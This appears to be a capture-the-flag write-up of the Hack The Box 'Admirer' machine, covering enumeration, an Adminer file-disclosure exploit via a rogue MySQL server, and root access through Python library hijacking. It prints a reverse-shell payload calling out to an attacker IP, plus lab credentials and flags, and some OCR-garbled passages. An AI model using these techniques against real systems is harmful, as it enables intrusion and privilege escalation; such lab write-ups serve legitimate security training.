HTB.Admirer

Working Theory

Enumeration

Tools

nmap

```
[sudo] password for nobodyatall:
Starting Nmap 7.80 (https://nmap.org) at 2020-07-11 14:04 +08
Nmap scan report for 10.10.10.187
Host is up (0.31s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp
                vsftpd 3.0.3
22/tcp open ssh
                  OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
| ssh-hostkey:
  2048 4a:71:e9:21:63:69:9d:cb:dd:84:02:1a:23:97:e1:b9 (RSA)
  256 c5:95:b6:21:4d:46:a4:25:55:7a:87:3e:19:a8:e7:02 (ECDSA)
  256 d0:2d:dd:d0:5c:42:f8:7b:31:5a:be:57:c4:a9:a7:56 (ED25519)
80/tcp open http Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/admin-dir
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Admirer
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 50.76 seconds

nikto

nobodyatall@0xDEADBEEF:~/htb/boxes/admirer\$ nikto -h 10.10.10.187

- Nikto v2.1.6

+ Target IP: 10.10.10.187 + Target Hostname: 10.10.10.187

+ Target Port: 80

+ Start Time: 2020-07-11 14:05:59 (GMT8)

- + Server: Apache/2.4.25 (Debian)
- + The anti-clickjacking X-Frame-Options header is not present.
- + The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
- + The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
- + No CGI Directories found (use '-C all' to force check all possible dirs)
- + "robots.txt" contains 1 entry which should be manually viewed.
- + Apache/2.4.25 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
- + Web Server returns a valid response with junk HTTP methods, this may cause false positives.
- + OSVDB-3233: /icons/README: Apache default file found.
- + 7866 requests: 0 error(s) and 7 item(s) reported on remote host
- + End Time: 2020-07-11 14:51:17 (GMT8) (2718 seconds)

+ 1 host(s) tested

ffuf

[Status: 200, Size: 6051, Words: 385, Lines: 154] [Status: 301, Size: 313, Words: 20, Lines: 10] assets [Status: 200, Size: 6051, Words: 385, Lines: 154] index.php [Status: 301, Size: 313, Words: 20, Lines: 10] images [Status: 200, Size: 6051, Words: 385, Lines: 154] index.php [Status: 200, Size: 138, Words: 21, Lines: 5] robots.txt robots.txt [Status: 200, Size: 138, Words: 21, Lines: 5] [Status: 403, Size: 277, Words: 20, Lines: 10] server-status /admin-dir ====== contacts.txt [Status: 200, Size: 350, Words: 19, Lines: 30] [Status: 200, Size: 136, Words: 5, Lines: 12] credentials.txt

Targets


port80

/robots.txt

```
/*
hidden dir: /admin-dir
personal contact + credentials? interesting
```



that directory is forbidden to access



Forbidden


You don't have permission to access this resource.

Apache/2.4.25 (Debian) Server at 10.10.10.187 Port 80


try to use big.txt wordlist perform fuzzing

```
:: Matcher
                     : Response status: 200,204,301,302,307,401,403
htaccess
                        [Status: 403, Size: 277, Words: 20, Lines: 10]
.htaccess.txt
                        [Status: 403, Size: 277, Words: 20, Lines: 10]
.htaccess.html
                        [Status: 403, Size: 277, Words: 20, Lines: 10]
.htpasswd
                        [Status: 403, Size: 277, Words: 20, Lines: 10]
.htaccess.php
                        [Status: 403, Size: 277, Words: 20, Lines: 10]
.htpasswd.txt
                        [Status: 403, Size: 277, Words: 20, Lines: 10]
.htpasswd.html
                        [Status: 403, Size: 277, Words: 20, Lines: 10]
.htpasswd.php
                        [Status: 403, Size: 277, Words: 20, Lines: 10]
contacts.txt
                        [Status: 200, Size: 350, Words: 19, Lines: 30]
                        [Status: 200, Size: 136, Words: 5, Lines: 12]
credentials.txt
  Progress: [45505/81876] :: 264 reg/sec :: Duration: [0:02:52] :: Errors: 0 ::
 htbl 0:ffuf* 1:sudo
```

//contacts.txt: the usernames



//credentials.txt: password wordpress uh? hmm




/utility-scripts/admin-tasks.php //seems like waldo is the user that available

Admin Tasks Web Interface (v0.01 beta)

08:45:22 up 20:02, 2 users, load average: 0.00, 0.00, 0.00 USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT waldo pts/2 10.10.14.34 08:29 4:45 0.29s 0.29s -bash waldo pts/3 10.10.14.34 08:42 2:34 0.11s 0.11s -bash


now google search the box name "admirer" //adminer?



About 1,820,000 results (0.58 seconds)

Including results for **adminer** exploit Search only for admirer exploit

adminer



adminer.php is the one to access it

access adminer web interface php

to customize Adminer's interface and ...


Aug 22, 2018 - This article will talk about another web based database management tool ... The php may be rendered server side instead of giving you the download script. ... If you have any issues accessing Adminer try restarting the Apache, else try ... In the next section, I'll show how

www.techrepublic.com > article > how-to-make-mysql-... *

How to make MySQL administration simple with Adminer ...

Feb 13, 2018 - If you're looking for a powerful, secure web-based database interface, Jack Wallen ... Point your browser to http://SERVER_IP/adminer.php (Where ... to set up MySQL for remote access on Ubuntu Server 16.04 (TechRepublic) ...

able to access it nice //utility-scripts.adminer.php



search admirer 4.6.2 exploit

Adminer 4.6.2 file disclosure vulnerability

Description

Adminer is a tool for managing content in MySQL databases. Adminer is distributed under Apache license in a form of a single PHP file.

Adminer versions up to (and including) **4.6.2** supported the use of the SQL statement **LOAD DATA INFILE**. It was possible to use this SQL statement to read arbitrary local files because of a protocol flaw in MySQL.

Remediation

Upgrade to the latest version of Adminer. This vulnerability was fixed in Adminer version **4.6.3**.

Severity

HIGH

Classification

CWE-22

CVSS:3.1/AV:N/AC:L/PR:N/UI:


Tags




References

- -create mysql user and edit the mariadb.cnf to bind address 0.0.0.0 to make it access remotely
- -launch wireshark to log the packet transfer
- -adminer login page login to my remote mysql


Logout successful. Thanks for using Adminer, consider



wireshark packet when login //client capability shows: can use load data local(interesting)



testing to abuse the file disclosure vulnerability



it works!

```
Wireshark · Follow TCP Stream (tcp.stream eq 48) · tun0 (as superuser)
5.5.5-10.3.22-MariaDB-1.[...H$yY2-+0...-.....Nx46Qw$G{W"?.mysql_native_password.k.....
.....-........nameless...Cn/IR<.^.).>.
$..*m..mysql_native_password..._client_name.mysqlnd......SET NAMES
utf8mb4.....@....SET sql_quote_show_create = 1, autocommit =
1......@....test......@.....e...LOAD DATA LOCAL INFILE '/var/www/html/
robots.txt'
into table test.result
fields terminated by "\n"...../var/www/html/robots.txt....User-agent: *
# This folder contains personal contacts and creds, so no one -not even robots- should see it -
waldo
Disallow: /admin-dir
.....7......../Records: 4 Deleted: 0 Skipped: 0 Warnings: 0........SHOW
WARNINGS......def....def....def....def....def....def....def....def....def....def....def....def....def....def....def....def.....def....def....def....def....def....def....def....def....def.....def....def....def....def....def....def....def....def....def.....def....def....def....def....def....def....def....def....def.....def....def....def....def....def....def....def....def....def.....def....def....def....def....def....def....def....def....def.....def....def....def....def....def....def....def....def....def....def....def....def....def....def....def....def....def....def....def....def....def....def....def....def....def....def....def....def....def....def....def....def....def....def....def....def....def....def....def....def....def....def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def...def.
......'.....test......@.....SELECT TABLE_NAME AS Name, ENGINE AS Engine,
TABLE_COMMENT AS Comment FROM information_schema.TABLES WHERE TABLE_SCHEMA = DATABASE() ORDER BY
Name....B....def.information_schema.TABLES.TABLES.Name
TABLE_NAME.-....@...def.information_schema.TABLES.TABLES.Engine.ENGINE.-.....H....d
ef.information_schema.TABLES.TABLES.Comment
TABLE_COMMENT.-....test......@........result.InnoDB......".....test.............@........
```

try to access the port 80 main webpage (index.php)

SQL command

```
load data local infile '/var/www/html/index.php'
into table test.result
fields terminated by "\n"
```

Query executed OK, 123 rows affected. (0.433 s) Edit

```
load data local infile '/var/www/html/index.php'
into table test.result
fields terminated by "\n";
```

```
wireshark result
//it's the MySQL credential
/*
$servername = "localhost";
```

```
$username = "waldo";
password = %<h5b\sim yK3F#{PaPB&dA}{H>";}
$dbname = "admirerdb";
                                                      </ uz>
                                               </nav>
                                     </header>
                            <!-- Main -->
                                     <div id="main">
                                      <?php
               $servername = "localhost";
               $username = "waldo";
               password = %{h5b~yK3F\#{PaPB&dA}{H>";}
               $dbname = "admirerdb";
               // Create connection
               $conn = new mysqli($servername, $username, $password, $dbname
               // Check connection
               if ($conn->connect error) {
                   die("Connection failed: " $conn->connect error):
```

try the credential found login into waldo's SSH

it works!!

port 21

ftp user cred

[FTP account] ftpuser %n?4Wz}R\$tTF7

ftp login successful

//download the 2 files

```
nobodyatall@0xDEA<mark>DBEEF:</mark>~/htb/boxes/admirer$ ftp 10.10.10.187
Connected to 10.10.10.187.
220 (vsFTPd 3.0.3)
Name (10.10.10.187:nobodyatall): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--
              1 0
                          0
                                        3405 Dec 02
                                                      2019 dump.sql
- rw - r - - r - -
              1 0
                          0
                                     5270987 Dec 03
                                                     2019 html.tar.gz
226 Directory send OK.
ftp>
```

dump.sql

//Database: admirerdb

//MariaDB

```
nobodyatall@0xDEADBEEF:~/htb/boxes/admirer/ftp$ strings dump.sql

-- MySQL dump 10.16 Distrib 10.1.41-MariaDB, for debian-linux-gnu (x86_64)

-- Host: localhost Database: admirerdb

-- Server version 10.1.41-MariaDB-0+deb9u1

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
```

html.tar.gz

//extract it: seems like a backup of the port80 websites + directories

```
:~/htb/boxes/admirer/ftp$ ls -la
otal 5152
                                                                                                                                                     Administrative Tasks -
rwxr-xr-x 1 nobodyatall nobodyatall
                                                                                              Administrative Tasks
rw-r--r-- 1 nobodyatall nobodyatall
                                                 3405 Jul 11 15:36 dump.sql
rwxr-xr-x 1 nobodyatall nobodyatall
                                                  126 Jul 11 15:37 html
                                                                                              ← → ℃ ŵ
                                                                                                                      rw-r--r-- 1 nobodyatall nobodyatall 5270987 Jul 11 15:36
            l@oxDEADBEEF:~/htb/boxes/admirer/ftp$ cd html
l@oxDEADBEEF:~/htb/boxes/admirer/ftp/html$ ls -la
                                                                                               🌖 Getting Started 🜐 Start Ň Parrot OS 🖨 Community 🖨 Docs 🖨 Git 🖨
                                                                                              Admin Tasks Web Interface (v0.01 beta)
drwxr-xr-x 1 nobodyatall nobodyatall 126 Jul 11 15:37
                                               46 Jul 11 15:37
                                                                                              Select task:
                                               34 June 7 2019 assets
22 Dec 3 2019 images
drwxr-x--- 1 nobodyatall nobodyatall
                                                                                                View system uptime >
                                                                                                                           Submit Query
rw-r---- 1 nobodyatall nobodyatall 4613 Dec
                                                             2019 index.php
rw-r---- 1 nobodyatall nobodyatall 134 Dec 2 2019 robots.txt
                                               92 Dec 3 2019 utility-scripts
54 Dec 3 2019 w4ld0s_s3cr3t_d1r
|ser-agent: *
 This folder contains personal stuff, so no one (not even robots!) should
              @OxDEADBEEF:~/htb/boxes/admirer/ftp/html$ cd utility-scripts/
@OxDEADBEEF:~/htb/boxes/admirer/ftp/html/utility-scripts$ ls -
otal 16
drwxr-x--- 1 nobodyatall nobodyatall 92 Dec 3 2019
drwxr-xr-x 1 nobodyatall nobodyatall 126 Jul 11 15:37
rw-r---- 1 nobodyatall nobodyatall 1795 Dec 3 2019 admin_tasks.php
rw-r---- 1 nobodyatall nobodyatall 401 Dec 2 2019 db_admin.php
                          all nobodyatall 20 Nov 30 2019 info.php
all nobodyatall 53 Dec 3 2019 phptest.php
F:~/htb/boxes/admirer/ftp/html/utility-scripts$
rw-r---- 1 nobodyatall nobodyatall
 itb] 0:bash* 1:sudo 2:bash
```

Post Exploitation

Privilege Escalation

```
user flag
LinEnum.sh 9 stakelib.py llinpeas.sh
waldo@admirer:~$ cat suser.txt 10 4687
98c648f86c15e098df19daa24bd97b85 197
waldo@admirer:~$ 7 bytes on wire (11
Raw packet data
Titernet Protocol Version 4 Src:
```

sudo -l

check admin_tasks.sh //interesting python file

backup.py //import library shutil from make_archive method? //seems like it's vulnerable to python library hijacking

payload py script

```
waldo@admirer:/tmp/lib$ cat shutil.py
import os

def make_archive(x,y,z):
        os.system("bash -i >& /dev/tcp/10.10.14.46/18890 0>&1")
waldo@admirer:/tmp/lib$
```

-since the pathEnvironment variable will change after sudo so we need to preserve it -we can directly set the PYTHONPATH envVar with sudo //the PYTHONPATH -> the directory i save the payload library script

```
waldo@admirer:~/lib$ sudo PYTHONPATH=/home/waldo/lib /opt/scripts/admin_tasks.sh

[[[ System Administration Menu ]]]
1) View system uptime
2) View logged in users
3) View crontab
4) Backup passwd file
5) Backup shadow file
6) Backup web data
7) Backup DB
8) Quit
Choose an option: 6
Running backup script in the background, it might take a while...
waldo@admirer:~/lib$
```

and we got root!

```
nobodyatall@OxDEADBEEF:~/nto/poxes/admirer

nobodyatall@OxDEADBEEF:~/script/linux$ nc -lvp 18890
listening on [any] 18890 ...
10.10.10.187: inverse host lookup failed: Unknown host connect to [10.10.14.46] from (UNKNOWN) [10.10.10.187] 60052
id
uid=0(root) gid=0(root) groups=0(root)
cd /root
cat root.txt
f9542163a870d9fd92dfbf59ee86649b

easyStego browserShell.php Tpsweep Stegsolve.jar
```

Creds

ftp user cred

[FTP account]
ftpuser
%n?4Wz}R\$tTF7

ssh cred ===== waldo:&<h5b~yK3F#{PaPB&dA}{H>

Flags

```
user flag
LinEnum.sh 9 stakelib.py llinpeas.sh
waldo@admirer:~$ cat user.txt 10 187
98c648f86c15e098df19daa24bd97b85 107
waldo@admirer:~$397 bytes on wire (11
Raw packet data
Thternet Protocol Version 4 Src
```

root flag

```
nobodyatall@OxDEADBEEF:~/ntb/boxes/admirer

nobodyatall@OxDEADBEEF:~/script/linux$ nc -lvp 18890
listening on [any] 18890 ...
10.10.10.187: inverse host lookup failed: Unknown host connect to [10.10.14.46] from (UNKNOWN) [10.10.10.187] 60052
id
uid=0(root) gid=0(root) groups=0(root)
cd /root
cat root.txt
f9542163a870d9fd92dfbf59ee86649b

easyStego browserShell.php Ipsweep Stegsolve.jar
```

Write-up Images